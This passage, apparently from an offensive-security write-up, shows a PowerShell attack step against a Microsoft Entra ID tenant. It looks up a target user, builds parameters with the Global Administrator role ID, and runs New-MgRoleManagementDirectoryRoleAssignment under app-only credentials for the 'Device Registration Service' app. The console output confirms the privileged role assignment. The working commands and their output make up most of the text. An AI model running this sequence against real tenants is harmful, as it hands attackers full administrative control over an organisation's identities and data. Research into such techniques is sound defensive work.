


Looking up a target user that we will attempt to add to Global Administrator




Splatting the Global Admin role definition ID and Megans object ID in a hash table to pass to our next command



Windows PowerShell
>> }
PS C:\temp> New-MgRoleManagementDirectoryRoleAssignment -BodyParameter $params
Id PrincipalId RoleDefinitionId
lAPpYvVpN0KRkAEhdxReEM5VbZO2qTtKuhp2NAlR1IY-1 936d55ce-a9b6-4a3b-ba1a-76340951d486 62e90394-69f5-4237-9190-012177145e10
PS C:\temp> Get-MgContext
ClientId : 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9
TenantId : a8c79a2a-f998-4913-96d2-f45694b77be1
Scopes :
AuthType : AppOnly
TokenCredentialType : ClientSecret
CertificateThumbprint :
CertificateSubjectName :
Account :
AppName : Device Registration Service
ContextScope : Process
Certificate :
PSHostVersion : 5.1.22621.2506
ManagedIdentityId :
ClientSecret : System.Security.SecureString
Environment : Global
PS C:\temp>



